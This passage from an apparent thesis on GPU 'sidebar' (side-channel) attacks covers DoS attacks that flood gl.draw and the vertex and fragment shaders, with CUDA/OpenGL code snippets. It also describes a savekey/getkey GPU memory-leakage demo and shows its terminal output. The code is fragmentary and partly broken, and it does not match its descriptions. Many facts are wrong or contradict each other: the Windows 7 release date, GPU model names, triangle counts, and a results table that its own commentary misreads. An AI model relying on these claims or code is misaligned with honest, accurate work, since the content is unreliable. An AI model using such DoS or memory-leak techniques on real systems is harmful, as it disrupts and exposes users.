In addition, Vensim PLE 7 gives developers Causal Tracing functionality, and with Monte Carlo's high sensitivity, optimisation becomes more important than ever. Developers can use Venapp builder to make specific Vensim applications or, if necessary, create their program using Visual Basic, C, C ++, Visual C ++, Delphi, Excel, and other programming languages. Vensim PLE 7 also contains powerful resource allocation algorithms. Figure 3.1 shows Vinsim PLE 7.3.5 interface.

3.4.2. OPERATING SYSTEMS AND OTHER SOFTWARE

This research used Windows 7, 10 and 11 as host operating systems during the simulation. Windows 7 is one of the most popular and well-known operating systems. It was released in October 2006 and is part of the Windows family of operating systems.

Windows 7 is an excellent choice for users looking for an easy-to-use and powerful operating system. It has many features make it ideal for various tasks, including web browsing, music playback, gaming, and more. Unfortunately, at the time of this research, Microsoft had stopped updating this OS, resulting in its current security compromise. Windows 10 is a descendant of Windows 8. X and upgraded to include Windows Server operating system features. The main features of Windows 10 are the Windows Hello feature, which provides authentication for devices such as smartcards and digital certificates; the ability to run multiple applications on one desktop; and the reorganisation of the file system into tiles that can be clicked on to show or hide specific folders or files. In addition, there is improved security in Windows 10 compared to Windows 7.

Windows 11 is more modern than Windows 8 and 7, including many new features and enhanced security.

In this research, Sidebar Attacks on GPUs also used the High-Level Virtual Machine on which the above-highlighted operating systems were installed. Using a high-level virtual machine (HLVM) such as Haskell can impact the results of Sidebar Attacks on GPUs in several ways. Firstly, using an HLVM can introduce additional layers of abstraction between the underlying hardware and the operating system, making it more difficult for attackers to access the GPU and perform Sidebar Attacks [71]. In addition, an HLVM can also provide increased security features and functionalities, such as memory safety and automatic memory management, which can help prevent or mitigate Sidebar Attacks.

However, it is also important to note that using an HLVM can introduce new vulnerabilities that would not have been possible if the operating system was not running on a high-level virtual machine [72]. For example, suppose the HLVM has a vulnerability that allows an attacker to access the GPU. In that case, this could result in the attacker being able to perform Sidebar Attacks on the GPU.

3.4.3. NVIDIA GPU: MODEL NUMBER - GTX 3080TI

This GPU is a high-end graphics card that offers exceptional performance in gaming and professional applications. It features 12GB of GDDR6X memory, a boost clock speed of

1785 MHz, and a memory clock speed of 19 Gbps. It was used in the research to test the vulnerability of vertex, fragment, and frame shaders to flooding DoS attacks.

3.4.4. IRIS GPU: MODEL NUMBER - IRIS 500

The iRiS 500 is a mid-range graphics card with good performance for its price point. It features 4GB of GDDR5 memory, a boost clock speed of 1350 MHz, and a memory clock speed of 7 Gbps. It was used in the research to compare the vulnerability of Nvidia and integrated GPUs to flooding DoS attacks.

3.4.5. INTEL INTEGRATED GPU

This GPU is integrated into the Core i5 7th Generation CPU and offers basic graphics performance. It features 32 execution units, a maximum dynamic frequency of 1.25 GHz, and support for up to three displays. It was used in the research to test the vulnerability of integrated GPUs to flooding DoS attacks.

3.4.6. CORE I7 13TH GENERATION CPU

This CPU is a high-performance processor that features 12 cores and 24 threads. It has a base clock speed of 3.6 GHz and a boost clock speed of 5.0 GHz. It was used in the research to run simulations of flooding DoS attacks on the GPUs.

3.4.7. CORE I5 7TH GENERATION CPU

This CPU is a mid-range processor that features 4 cores and 4 threads. It has a base clock speed of 3.8 GHz and a boost clock speed of 4.2 GHz. It was used in the research to compare the performance of the Core i7 12th Generation CPU in running simulations of flooding DoS attacks on the GPUs.

These hardware components were essential in the research as they allowed the researcher to test the vulnerability of different GPUs to flooding DoS attacks and compare their performance under such attacks. In addition, the different CPU models were also used to run simulations of the attacks and to measure the impact of the attacks on GPU performance.

3.4.8. PROGRAMMING TOOLS

For programming, C, C++, and WebGL were used as programming languages, while JavaScript was used as a scripting language. C, C++, and WebGL were chosen due to their wide range of features and capabilities [24]. C++ and C are high-level, object-oriented languages that provide a wide range of features for efficient programming.

Additionally, C++ and C have been designed with performance in mind, making them well-suited for developing high-performance applications.

WebGL is a JavaScript-based API that can create interactive 3D graphics on the web. It has a wide range of features make it well-suited for developing applications requiring high-performance 3D graphics [73]. Additionally, WebGL is relatively easy to learn, making it an ideal choice for our research.

JavaScript was chosen as the simulation scripting language due to its wide range of features and capabilities. JavaScript is a high-level, interpreted language well-suited for developing web-based applications. In addition, javascript is relatively easy to learn, just like WebGL [73].

3.5. DENIAL OF SERVICE ATTACKS

Distributed Denial of Service (DDoS) and Denial of Service (DoS) attacks are both malicious attempts to disrupt the normal functioning of a computer network or website. The primary difference between the two lies in the number of sources used to launch the attack. In a DoS attack, a single source floods a network or server with overwhelming traffic, causing it to become unresponsive or crash. On the other hand, a DDoS attack involves multiple sources, usually distributed across a botnet, to simultaneously attack the target, making it even harder to defend against.

In the context of sidebar attacks on GPUs, the focus is mainly on the impact of a single source attack (DoS) on the GPU's performance rather than a distributed attack (DDoS). This is because a DoS attack on the GPU can be just as devastating as a DDoS attack on a server, leading to a complete system freeze or crash. Moreover, simulating a DDoS attack on a GPU would require significant computational resources and be more complex to analyze. Therefore, focusing on DoS attacks provides a more straightforward yet practical approach to studying the impact of such attacks on GPUs.

The majority of consumer GPUs function as the host CPU's coprocessor. In this configuration, the GPU performs tasks serially, one after the other. The device must be reset to preempt or stop a task. Drawing the OS desktop and interface is a GPU's primary responsibility in many systems; DoS vulnerability results from this. As seen in Figure 3.2, the GPU cannot refresh the user interface while working on a task. As a result, the user will encounter an unresponsive system if the task takes excessively long.

Some sidebar attacks on GPU occur through Denial of Service (DOS) attacks, exploiting weaknesses in the underlying GPU driver [1]. As shown in Figure 3.3.1, the attack begins by using malicious code to acquire elevated privileges on the system, allowing it to gain read/write access to the GPU's memory [1]. Then, the attacker accesses the GPU's driver code and modifies it to create a Denial of Service attack.




Figure 3.2: gl.draw( ) causing DoS attack

In Figure 3.2, this research recognises an attacker with access to an integrated GPU; this can be achieved directly through JavaScript and WebGL when the user visits a malicious website or indirectly from malicious (native) applications. In Figure 3.3.1, this work presumes that the attacker can only use microarchitectural attacks utilising the GPU's primitives to compromise the target system. It is further assumed that the target system is equipped with all available protections, such as cutting-edge defences such as antiviruses, which interfere with the browser's dependable timing resources and shield kernel memory from Rowhammer attacks.

Denial of service attacks manipulates how the GPU handles specific requests [1]. By sending a stream of requests to the GPU, the attacker can create a backlog of requests,

causing the GPU to become overloaded and unable to process other requests; this ultimately results in a denial of service of the system. To perform DOS attacks, (i) Flooding the gl.draw function, (ii) Flooding the Vertex Shader, and (iii) Flooding the Fragment Shader attack vectors were used.

The justification for using Flooding the gl.draw function, Flooding the Vertex Shader, and Flooding the Fragment Shader attack vectors to perform Denial of Service (DoS) attacks on GPUs lies in the understanding of the functioning of the graphics pipeline in GPUs [68].

In a GPU, the graphics pipeline renders images and graphics on the screen [74]. The gl.draw function is crucial to this pipeline as it initiates the rendering process. Flooding this function with many draw calls can cause the GPU to become overwhelmed, leading to a denial of service.

The Vertex Shader and Fragment Shader are two critical stages in the graphics pipeline that perform calculations on vertices and pixels, respectively. However, flooding these shaders with computationally intensive operations can cause the GPU to become bogged down and unable to perform other tasks, leading to a denial of service [1]. Below is the generic algorithm developed to demonstrate DoS attacks on GPUs.

```
#include <cuda_gl_interop.h>
#include <GL/glut.h>
__global__ void flood_kernel(float4* vertices, int num_vertices) {
    int idx = blockIdx.x * blockDim.x + threadIdx.x;
    if (idx < num_vertices) {
        vertices[idx] = make_float4(1.0f, 0.0f, 0.0f, 1.0f); // set color to red
    }
}
int main(int argc, char** argv) {
    // Initialize OpenGL window
    glutInit(&argc, argv);
    glutCreateWindow("Flooded Window");
    // Initialize CUDA-OpenGL interoperability
```

```
    cudaGraphicsResource* resource;
    glGenBuffers(1, &vbo);
    glBindBuffer(GL_ARRAY_BUFFER, vbo);
    glBufferData(GL_ARRAY_BUFFER, num_vertices * sizeof(float4), vertices, GL_DYNAMIC_DRAW);
    cudaGraphicsGLRegisterBuffer(&resource, vbo, cudaGraphicsMapFlagsNone);
  // Flood the window with triangles using CUDA
    int block_size = 256;
    int num_blocks = (num_vertices + block_size - 1) / block_size;
    flood_kernel<<<num_blocks, block_size>>>((float4*)vertices, num_vertices);
    // Render the flooded triangles in the OpenGL window
    glClearColor(0.0f, 0.0f, 0.0f, 1.0f); // set background color to black
    glClear(GL_COLOR_BUFFER_BIT);
    glEnableClientState(GL_VERTEX_ARRAY);
    glBindBuffer(GL_ARRAY_BUFFER, vbo);
    glVertexPointer(4, GL_FLOAT, 0, 0);
    glDrawArrays(GL_TRIANGLES, 0, num_vertices);
    glDisableClientState(GL_VERTEX_ARRAY);
    glutSwapBuffers();
    // Cleanup
    cudaGraphicsUnregisterResource(resource);
    glDeleteBuffers(1, &vbo);

    return 0;
}
```

Note that in this algorithm above, the flood_kernel CUDA kernel is responsible for setting the colour of each vertex in the vertices array to red. The glDrawArrays function is then used to draw triangles using the vertices in the vertices array.

The inputs to the glDrawArrays function in this case are:

Mode: GL_TRIANGLES, which specifies that each group of three vertices should be drawn as a triangle.

First: 0, which specifies the starting index of the first vertex to be rendered.

Count: num_vertices, which specifies the total number of vertices rendered.

Furthermore, the output is the flooded window showing a grid of red triangles.

3.5.1. FLOODING THE GL.DRAW FUNCTION

To launch a DoS attack against a GPU using the flooding gl.draw(), the attacker must tell it to draw more objects than it can handle in a reasonable amount of time. Of course, other ways exist, but the code below demonstrated an effort to create 8,000,000 triangles.

```
#include <cuda_gl_interop.h>
#include <GL/glut.h>
const int num_triangles = 8000000;
const int num_vertices = num_triangles * 3;
__global__ void flood_kernel(float4* vertices, int num_vertices) {
    int idx = blockIdx.x * blockDim.x + threadIdx.x;
    if (idx < num_vertices) {
        vertices[idx] = make_float4(1.0f, 0.0f, 0.0f, 1.0f); // set color to red
    }
}
int main(int argc, char** argv) {
    // Initialize OpenGL window
    glutInit(&argc, argv);
    glutCreateWindow("Flooded Window");
    // Initialize vertex buffer object (VBO)
    GLuint vbo;
```

```
    glGenBuffers(1, &vbo);
    glBindBuffer(GL_ARRAY_BUFFER, vbo);
    glBufferData(GL_ARRAY_BUFFER, num_vertices * sizeof(float4), NULL,
GL_DYNAMIC_DRAW);
    // Initialize CUDA-OpenGL interoperability
    cudaGraphicsResource* resource;
    cudaGraphicsGLRegisterBuffer(&resource, vbo, cudaGraphicsMap
    // Flood the window with triangles using CUDA
    float4* vertices;
    cudaMalloc(&vertices, num_vertices * sizeof(float4));
    int block_size = 256;
    int num_blocks = (num_vertices + block_size - 1) / block_size;
    flood_kernel<<<num_blocks, block_size>>>(vertices, num_vertices);
    cudaMemcpy((void*)glMapBuffer(GL_ARRAY_BUFFER),
(void*)vertices, num_vertices * sizeof(float4), cudaMemcpyDeviceToDevice);
    glUnmapBuffer(GL_ARRAY_BUFFER);
    // Render the flooded triangles in the OpenGL window
    glClearColor(0.0f, 0.0f, 0.0f, 1.0f); // set background color to black
    glClear(GL_COLOR_BUFFER_BIT);
    glEnableClientState(GL_VERTEX_ARRAY);
    glBindBuffer(GL_ARRAY_BUFFER, vbo);
    glVertexPointer(4, GL_FLOAT, 0, 0);
    glDrawArrays(GL_TRIANGLES, 0, num_vertices);
    glDisableClientState(GL_VERTEX_ARRAY);
    glutSwapBuffers();
    // Cleanup
    cudaFree(vertices);
    cudaGraphicsUnregisterResource(resource);
    glDeleteBuffers(1, &vbo);
```

```
    return 0;
}
```

In the code above, the flood_kernel CUDA kernel is responsible for setting the colour of each vertex in the vertices array to red. The glDrawArrays function is then used to draw triangles using the vertices in the vertices array.

The inputs to the glDrawArrays function in this case are:

Mode: GL_TRIANGLES, which specifies that each group of three vertices should be drawn as a triangle.

First: 0, which specifies the starting index of the first vertex to be rendered.

Count: num_vertices, which specifies the total number of vertices rendered.

Furthermore, the output is the flooded window showing 8000,000 red triangles.

The input variables in this code are:

num_triangles: the number of triangles to be drawn (in this case, 800,000).

*num_vertices: the total number of vertices needed to draw num_triangles triangles (in this case, num_triangles * 3).*

vertices: a pointer to an array of float4 values representing the positions and colours of the vertices.

The output variable in this code is the flooded OpenGL window with 8000,000 red triangles that makes the GPU irresponsive, resulting in the flooding of the gl.draw DoS attack.

3.5.2. FLOODING THE VERTEX SHADER

The vertex shader is another perspective attack vector demonstrated under the DoS attacks. The level of the graphics pipeline where each vertex is processed individually is called a vertex shader. It manages the conversion of vertex characteristics from 3D to 2D screen coordinates and handles any necessary translations. In contrast to standard WebGL code, shaders are precompiled by the host and loaded onto the GPU before a WebGL program is executed. There are various ways to accomplish this, but one direct attack is to add an infinite loop, as shown in the shader. This shader caused a DoS attack with only a few shapes drawn. Figure 3.3.3 illustrates the vertex shader; the snippet code

is shown below. The complete code for this attack is in Appendix 1: Sample Code Listing.




Figure 3.3: Flooding the Vertex Shader

```
int main() {
    // Allocate memory for the shapes and vertices on the CPU
    Shape* h_shapes = new Shape[N];
    float* h_vertices = new float[N * 6 * 5]; // 6 vertices per shape, 5 floats per vertex (x, y, r, g, b)
    // Initialize the shapes with random positions and colors
    for (int i = 0; i < N; i++) {
        h_shapes[i].x = static_cast<float>(rand()) / static_cast<float>(RAND_MAX) * 2.0f - 1.0f;
        h_shapes[i].y = static_cast<float>(rand()) / static_cast<float>(RAND_MAX) * 2.0f - 1.0f;
        h_shapes[i].r = static_cast<float>(rand()) / static_cast<float>(RAND_MAX);
        h_shapes[i].g = static_cast<float>(rand()) / static_cast<float>(RAND_MAX);
        h_shapes[i].b = static_cast<float>(rand()) / static_cast<float>(RAND_MAX);
    }
```

The input variables for the `drawShapes` kernel are:

- `shapes`: an array of `N` `Shape` structs, each containing the position and color of a 2D shape

- `vertices`: an output array of size `N * 6 * 5`, where `N` is the number of shapes to draw. This array will contain the 6 vertices of each shape, where each vertex consists of 5 floats: the x and y positions and the r, g, b color values.

The output variables of the kernel are the `vertices` array, which contains the vertices of all the shapes drawn.

3.5.3. FLOODING THE FRAGMENT SHADER

Like the vertex shader attack vector method, the fragment shader might be exploited in a DoS attack. The fragment shader is responsible for computing colour and other characteristics for every fragment. An indefinite loop was added to the shader code to demonstrate it in a DoS attack. The code snippet below provides a straightforward way to do this. The complete code for this attack is in Appendix 1: Sample Code Listing.

```
// Allocate the vertices on the device and copy from host
   cudaMalloc(&vertices, sizeof(Vertex) * 80000 * 3);
   cudaMemcpy(vertices, vertices_host, sizeof(Vertex) * 80000 * 3, cudaMemcpyHostToDevice);
   // Set up the projection matrix
   float perspective_matrix[16];
   memset(perspective_matrix, 0, sizeof(perspective_matrix));
   perspective_matrix[0] = perspective_matrix[5] = perspective_matrix[10] = perspective_matrix[15] = 1.0f;
   perspective_matrix[2] = 1.0f;
   perspective_matrix[14] = -1.0f;

   cudaMemcpyToSymbol(PERSPECTIVE_MATRIX, perspective_matrix, sizeof(float) * 16);
```

The cod above implemented a fragment shader with an infinite loop. The layout of this code is relatively similar to the code for the vertex shader. Still, the GPU processes the shaders differently as they are in different positions in the graphics pipeline. Again, support for looping structures is quite limited; thus, the exact details noted in the description of the vertex shader code apply here.

In the above code, the input variables are the `PERSPECTIVE_MATRIX` constant array and the `vertices` device pointer. The `PERSPECTIVE_MATRIX` is a 4x4 matrix representing the perspective projection of the 3D scene, and it is used to transform the vertices from world space to screen space. The `vertices` pointer is a device to an array of `Vertex` structures, representing the vertices of the 80,000 3D shapes being drawn.

The output variables are the `output_texture` texture and the `output_surface` surface. This store the output colour values computed by the CUDA kernel. The `drawKernel` function is the CUDA kernel that fills the output texture with colour. The kernel reads the depth value of each pixel in the texture, computes the corresponding colour using a simple formula based on the depth, and writes the colour to the output surface.

This code demonstrates using OpenGL and CUDA to flood the fragment shader with many 3D shapes. The `drawKernel` function is executed for every pixel in the output texture, allowing us to perform parallel computations on the GPU to achieve high performance.

3.5.4. EXPECTED IMPACT OF DOS ATTACKS ON GPUS

The risk of cyberattacks grows as the world becomes increasingly reliant on technology. One attack that can have a significant impact is a DoS, or denial of service, attack. This attack can overload a system and cause it to crash, significantly impacting businesses and consumers. GPUs, or graphics processing units, are particularly vulnerable to DoS attacks because GPUs are often used to power computer systems.

A DoS attack can have a significant impact on a computer system. For example, they can cause the GPU to overheat, which may lead to permanent damage; in addition, DoS attacks can also prevent the GPU from functioning correctly; as a result, one may experience reduced performance or even complete failure of the GPU.

DoS attacks can cause damage to the hardware or software of a GPU, and they can also result in data loss. In some cases, DoS attacks may even lead to system instability. The most common way these attacks are carried out is by overwhelming the graphics processing unit with requests, causing it to become overloaded and fail; this can result in reduced frame rates, stuttering, and even crashes. In some cases, DoS attacks can also damage the hardware of the GPU.

Denial of Service Attacks can significantly impact GPUs, causing them to crash or freeze. Data corruption may also occur sometimes, leading to lost work, corrupted files, and even

hardware damage. While most DoS attacks do not cause permanent damage, they can be highly disruptive and expensive. GPUs are especially vulnerable to DoS attacks because they have limited processing power and memory [1]. When an attacker sends too many requests to a GPU-based system, it can quickly become overloaded and start to malfunction; this can cause the system to crash or freeze, leading to lost work and corrupt files.

3.5.5. EXISTING MITIGATIONS

There are existing mitigations to GPU DoS attacks. Windows Vista, Windows 7, Windows 8, Windows 10, Windows 11, and Linux all include timers, Timeout Detection and Recovery (TDR), for detecting and resetting the GPU adaptor if any suspicious request to the GPU memory. Upon detection, the operating system will reset the video driver to restore functioning. However, testing with the exploits in this research indicated that this countermeasure does not always work. The Windows documentation states that this duration is two seconds [57], but testing the described attack resulted in a typical freeze of almost one minute on the Windows 7 operating system. In addition, after a predetermined number of timeouts (default: 5) [57], Windows will ultimately crash. In general, Linux detection may be quicker, but in the case of the vertex shader attack, the GPU attack would never be recognised, and the system would become completely inaccessible [56]. Globally, existing mitigation measures for GPU DoS attacks are grossly inadequate.

3.6. MEMORY EXPLOITATION ATTACKS

It is also possible to exploit GPUs by exploiting their memory vulnerabilities. Memory exploitation attacks on GPUs occur when users gain access to memory that they were not supposed to have access to, for example, through sudo() or other privileges. This section details the simulation design model used in this research to perform memory exploitation attacks on a computer system through GPU.

3.6.1. DESCRIPTION OF THE VULNERABILITIES

Examining the first two primary PC security strategies to appreciate the memory vulnerabilities inherent in modern GPUs: process Isolation, and Address Space Layout Randomisation is vital.

Process isolation is a fundamental component of computer security. Each process on an operating system should be shielded from all other processes. Specific channels may be

provided to facilitate inter-process communication, but a process should never be able to interfere with another process's execution or read/write its memory.

A process may be considered compromised if it has or attempts to access or read a file outside its protection or is given another process's privileges. In the worst case, a compromise can lead to arbitrary code execution, which is incredibly dangerous.

The first computers implemented processes using simple operating systems. Operating systems still attempt to provide some mechanism for process isolation, though this is sometimes limited and flawed. When more complex systems were needed, operating systems provided multiple processes, and processes provided multiple threads, though these methods can be limited. The current trend in operating systems is toward user-level isolation of processes. In operating systems, user-level isolation refers to restricting what a process may do and where the process may go in the operating system. For example, a process may not access the files in a particular directory or may not access a particular address.

Address Space Layout Randomization (ASLR) is a security approach that seeks to make exploiting multiple memory flaws far more complex. It achieves this by arbitrarily arranging distinct data locations within the address space of a process.

Memory is mapped into distinct regions, each assigned to one or more segments. These segments typically begin at the lowest possible address, with the aim being that it should be unlikely for a memory attack to compromise memory locations assigned to other segments. In addition, because the starting addresses of segments vary between processes, no two processes will ever be mapped to the same segments, and thus there is less chance of attacking multiple unrelated processes.

Note that the randomization of location for all loaded segments, except the first, is accomplished by randomized memory mapping, the details of which are not specified here. While these details are essential, they are outside the scope of this research. In addition, this research describes ASLR on x64, but it can be readily modified to work for other architectures.

3.6.2. DETAILS OF THE ATTACK

This research used two CUDA functions [39]: savekey.cu, and getkey.cu, to bypass the PC security strategies highlighted above to perform sidebar memory exploitation attacks. Figure 3.3.4 illustrates the savekey.cu() while Figure 3.3.5 illustrates the getkey.cu (). In

Figure 3.3.4, the attacker generates key data and stores it in the GPU memory. Then attacker uses the "savekey.cu" function to copy the key data from GPU memory to a designated location, such as a file or network location. The savekey.cu function uses the GPU's high-speed memory access to copy the key data quickly and efficiently [39].




Figure 3.4: saveKey.cu () illustration

In the case of this research, the savekey.cu() function allocates memory on the GPU and stores the value “Welcome to Sidebar Attacks on GPUs” in the memory. This value is the victim in this testing scenario, leaking information to the attacker. The code for savekey.cu and getkey.cu is found in Listing 5.3-4.




Figure 3.5: getKey.cu () illustration

This getkey.cu() function identifies memory on the GPU where “Welcome to Sidebar Attacks on GPUs” is saved, copies whatever is stored back to the CPU outputs the recovered value, and then releases the GPU's memory. The key element of this procedure is that the GPU memory location being read from is never initialised. In this testing scenario, this program is the attacker, and the objective is to retrieve the value that the preceding program (savekey.cu() saved on the GPU Memory.

3.6.3. MEMORY VULNERABILITY ATTACK EXPECTED RESULTS

The first CUDA code savekey.cu, as expected based on the vulnerabilities, would leak data to the second CUDA getkey.cu application. Data leakage would be examined using a three-step procedure: the getkey.cu code would run to demonstrate that the original memory did not include “Welcome to Sidebar Attacks on GPUs. The savekey.cu code would then be executed to simulate an external application's use of the GPU. Finally, the getkey.cu code would then run a second time to illustrate the successful recovery of the value utilised by the initial application. Figure 3.6 depicts the results of these three actions.




Figure 3.6: CUDA Attack Steps

3.6.4. EXISTING MEMORY ATTACK MITIGATIONS

Many GPU programming APIs have already built countermeasures for attacks of this nature. It is impossible to utilise WebGL as an attack vector since it clears memory before allocating space [37]. However, as demonstrated earlier in this chapter, WebGL applications are still susceptible to information leakage because it does not clean the memory once utilised. The CUDA driver only permits access to addresses already assigned to a program. Still, it does not restrict the user from allocating and reading from the entire global memory [59]. The current countermeasures are insufficient to mitigate these threats.

3.7. SIMULATION DESIGN

A simulation was used to examine the feasibility of DOS attacks on GPU. Figure 3.3.7 shows the simulation model. DOS Attack Vulnerabilities and Operating Systems variables are data sources for the simulation. The data is tested against the TDR parameter for the operating system in (i) Flooding the gl.draw function, (ii) Flooding the Vertex Shader, and (iii) Flooding the Fragment Shader attack vectors to cause a DOS attack. The expected results of the attacks were any dependent variable, as shown in Figure 3.7: System Freeze, System Restore, or GPU Reset request.




Figure 3.7: Simulation Design

A Vensim simulation engine was used to run the model and generate results that show the effects of the attack on the GPU using data gathered from the variables on the behaviour of GPUs and Sidebar Attacks to inform the model.

CHAPTER 4

4. RESULTS AND ANALYSIS

This chapter demonstrates the feasibility of the DOS attacks using Flooding the gl.draw Function, Flooding the Vertex Shader, and Flooding the Fragment Shader attack vectors. In addition, all the DOS attack vectors were tested against the current 2 seconds default TDR for Windows operating systems. Finally, to perform memory exploitation attacks, we used savekey.cu and getkey.cu CUDA functions.

4.1. DENIAL OF SERVICE ATTACKS

As stated in the previous chapter, the researcher used three primary forms of gl.draw attacks to demonstrate the DoS attacks: (i) Flooding the gl.draw Function, (ii) Flooding the Vertex Shader, (iii) Flooding the Fragment Shader. Each exploits the DoS vulnerability differently; however, based on the default 2 seconds TDR OS mitigation measure, further based on the research's objectives.

The Timeout Detection and Recovery (TDR) mechanism in the Windows operating system is built to guard against security breaches in case of a GPU hang or failure [57]. When a GPU hangs, the TDR mechanism triggers and resets the GPU, allowing the system to recover. However, a GPU driver vulnerability could potentially cause a Denial of Service attack by repeatedly triggering TDR events and rendering the system unstable [20]. At the same time, the TDR feature is a mitigative measure against malicious code executing on the GPU memory [56]. It is designed to detect and recover from problems with graphics drivers that could cause system crashes or hangs. By detecting and recovering from such problems, the TDR helps to prevent malicious code from executing on the GPU memory, which could cause significant harm to the system and its users [56].

Our research results show that the TDR is not foolproof. There are still potential vulnerabilities that attackers can exploit to bypass the TDR and execute malicious code on the GPU memory [57]. Figure 4.1.1 below shows the results of the TDR in seconds against all our DOS Attack vectors. The results indicate that there is a possibility that TDR is bypassed even for up to 25 seconds, and an attacker can execute malicious code in the GPU for up to 20 seconds before the GPU TDR detects the threat and takes appropriate action.




Figure 4.1: DoS Vulnerability and Exploitability Simulation Results

4.1.1. FLOODING THE GL.DRAW FUNCTION

The drawing was completed with a single gl.drawArrays call. Making a separate call to gl.drawArrays for each triangle was an alternative strategy, but that could have defeated the purpose of this attack. Instead, the CPU places each call; then, it takes over again once the call in progress returns. The OS can react to input from the user between each brief call to gl.drawArrays. The intended OS unresponsiveness can only be achieved by applying the technique described in section 3.3.2.2 of this research.

As shown in section 3.3.2.2 of this research, the size of the rendered shape influenced the length of time the GPU was unresponsive. For example, the GPU would only be unresponsive for a small amount of time if the preceding code were modified to render triangles with vertices at (0, 1), (-1, 1), and (1, -1).

Any shape can be used for flooding the gl.draw attack, but the number of shapes being drawn is significant. However, this is only partially accurate. If the array holding the vertices is too extensive, the program will crash before the GPU attempts to draw the shapes, and the OS will never become unresponsive [75]. Therefore, the number of shapes must be picked such that it is small enough to fit in the available memory of the GPU but also large enough that it causes the GPU to become unresponsive when it attempts to render them.

The graph in Figure 4.2: Flooding the gl.draw attack results represents the results of this successful DoS attack. The x-axis represents the number of triangles drawn during a simulation, which likely refers to some graphical rendering process. The y-axis

represents the possibility of a successful attack as a percentage of a particular number of triangles drawn.

The blue diagonal line on the graph represents the proportional success rate of the attack about the number of triangles drawn. This means the likelihood of a successful attack increases as more triangles are drawn. This line also represents the success rate of the attack itself.




Figure 4.2: Flooding the gl.draw attack results

It is important to note that this graph represents the results of testing or experimentation of the simulation rather than an actual attack. Nevertheless, it is also essential to protect against DoS attacks, such as implementing proper network security measures and monitoring for unusual traffic patterns.

4.1.2. FLOODING THE VERTEX SHADER

When examining and analysing DoS attacks using the Flooding the Vertex Shader, it is essential to note that each model of GPU has a different maximum size restriction because of how shaders are built and used on the GPU [76]. For example, a shader that executes many instructions linearly without iterations may be created, but this size restriction would likely be surpassed before a successful DoS attack could be achieved. However, this constraint is not an issue as the code in section 3.5 of this research shows a snippet code demonstrating a successful attack of flooding the vertex shader.

From the code in section 3.5, the variable calculated in the loop is used in calculating the vertex position. While this was not necessary at the time of this simulation, it is likely that in the future, compilers will advance to the point of optimising out code that has no effect. Therefore, it is important to stress that the simulation's result for flooding the vertex shader is like that of the flooding the gl.draw presented in this chapter.

4.1.3. FLOODING THE FRAGMENT SHADER

The simulation showed that Flooding the Fragment Shader attack exploits a flaw in the design of some GPUs. The attack worked by flooding the fragment shader with requests, as the code in section 3.5 highlights, causing the GPU to become overloaded and crash, causing the system to either request a GPU reset or freeze for some time, as in Table 4.1. The attack is difficult to defend against, as it does not rely on specific vulnerabilities in the GPU or driver. Instead, it exploits a design flaw in implementing the fragment shader. The simulation's result for flooding the vertex shader is similar to the flooding of the gl.draw presented in Figure 4.2 of this chapter.

4.1.4. DOS ATTACKS IMPACT

The research results reveal that GPU DOS attacks using Flooding the gl.draw Function, Flooding the Vertex Shader, and Flooding the Fragment Shader attack vectors can cause the GPU to become overwhelmed with processing requests, leading to a denial of service (DoS) attack. The results can vary based on the operating system and hardware specifications.

In this research, attacks were performed on Windows 7 with Nvidia GPU and Intel GPU, windows 10 with Nvidia GPU and Intel GPU and Windows 11 with integrated iRIS GPU.

For Windows 7, the system became unresponsive and crashed, leading to potential security vulnerabilities. For Windows 10 and 11, the system was more resilient to these attacks, but the GPU still became overloaded, causing slowdowns, system crashes, and other performance issues.

Table 4.1. illustrates the simulation results on the GPU DOS attacks in all three attack vectors described in some sections of this paper.

Table 4.1: Simulation results on the GPU DOS attacks

Windows Version	GPU	Number of Malicious Polygons/s	Throughput of Polygons/s	Time is taken for the screen (s)	Time-out/Recovery Time (s)
Windows 7	Intel GPU	8 million	1,000,000	4	Infinity
Windows 10	Nvidia GPU	8 million	500,000	8	20
Windows 11	iRiS GPU	8 million	250,000	12	10

The table shows the results of a simulated DoS Attack on different versions of Windows operating systems with their respective GPUs. The attack involved generating 8 million malicious polygons per second in an infinite loop to overload the GPU and slow down the system, causing it to freeze or crash.

The throughput of polygons/s represents the number of polygons the GPU can process in one second. The table shows that the throughput decreases as the GPU becomes overloaded with this malicious activity. Windows 7 with Intel GPU performs better than Windows 10 with Nvidia GPU and Windows 11 with iRiS GPU in polygon throughput.

The time taken for the screen in s represents the time it takes for the screen to display the polygon output during the attack. A shorter time indicates faster and more efficient processing of polygons. However, as the number of malicious polygons increases, the time taken for the screen also increases, indicating that the GPU is becoming overloaded and struggling to keep up with the processing demands. Interestingly, in the case of Windows 11 with Intel GPU, the time taken for the screen is lower than in other cases. This suggests that Windows 11 with Intel GPU might perform better under these conditions than others.

The Time-out/Recovery time (s) represents the time taken for the system to recover from the attack, or if it does not recover, the time-out value is recorded as infinity. As expected, when malicious polygons are too high, the system cannot handle the load and crashes, leading to an infinite recovery time. In the table, Windows 11 with iRiS GPU suffers from this problem, while Windows 11 with Intel iRiS has the shortest recovery time.

Overall, the results suggest that the system's performance depends on several factors, including the hardware specifications, software configurations, and the specific implementation of the simulated attack. The result further shows DoS vulnerability in the GPUs used in the simulations. Conducting such an attack without permission is illegal

and unethical. It is important to note that GPU DOS attacks are not limited to just the operating systems we tested but can occur on any platform that utilises a GPU.

4.2. MEMORY EXPLOITATION ATTACKS

The attack used two CUDA functions, savekey.cu and getkey.cu. Savekey.cu stores data in memory, and getkey.cu allows the attacker to access sensitive information stored in the system's memory as data is retrieved. To execute the attack, there was a need to have access to the system's memory and be able to execute code on the system.

The attack was performed on Windows 7,10, and 11 operating systems. We successfully stored the "Welcome to Sidebar Attacks on GPUs" string at memory location 8H144i of Figure 4.4 and retrieved the string as shown in Figure 4.4 using the savekey.cu and getkey.cu CUDA functions. However, we could not send the data to another system via a remote connection because it is beyond the scope of our research. The results were thus limited to the local system. Figure 4.4 illustrates the savekey.cu and getkey.cu functions for our attack. The code for this attack is shown in the appendix.

```
Microsoft Windows [Version 10.0.22621.1105]
Cc) Microsoft Corporation. All rights reserved.
C:\Users\uGs>cd desktop
C:\Users\uGs\Desktop>cd cuda_program
C:\Users\uGs\Desktop\cuda_program>nvcc cuda_attack.cu -o output cuda_attack.cu
tmpxft_0000098c_00000000-10_cuda_attack.cudafel.cpp
Creating library output.lib and object output.exp
tmpxft_Welcome to Sidebar Attacks on GPUs
C:\Users\uGs\Desktop\cuda_program>
```

.

Figure 4.3: Memory Exploitation Attack terminal output

The attack can be performed on any system with GPU access, including Windows, Linux, and macOS operating systems. In addition, the attack can also be performed on mobile devices with GPU access [39].

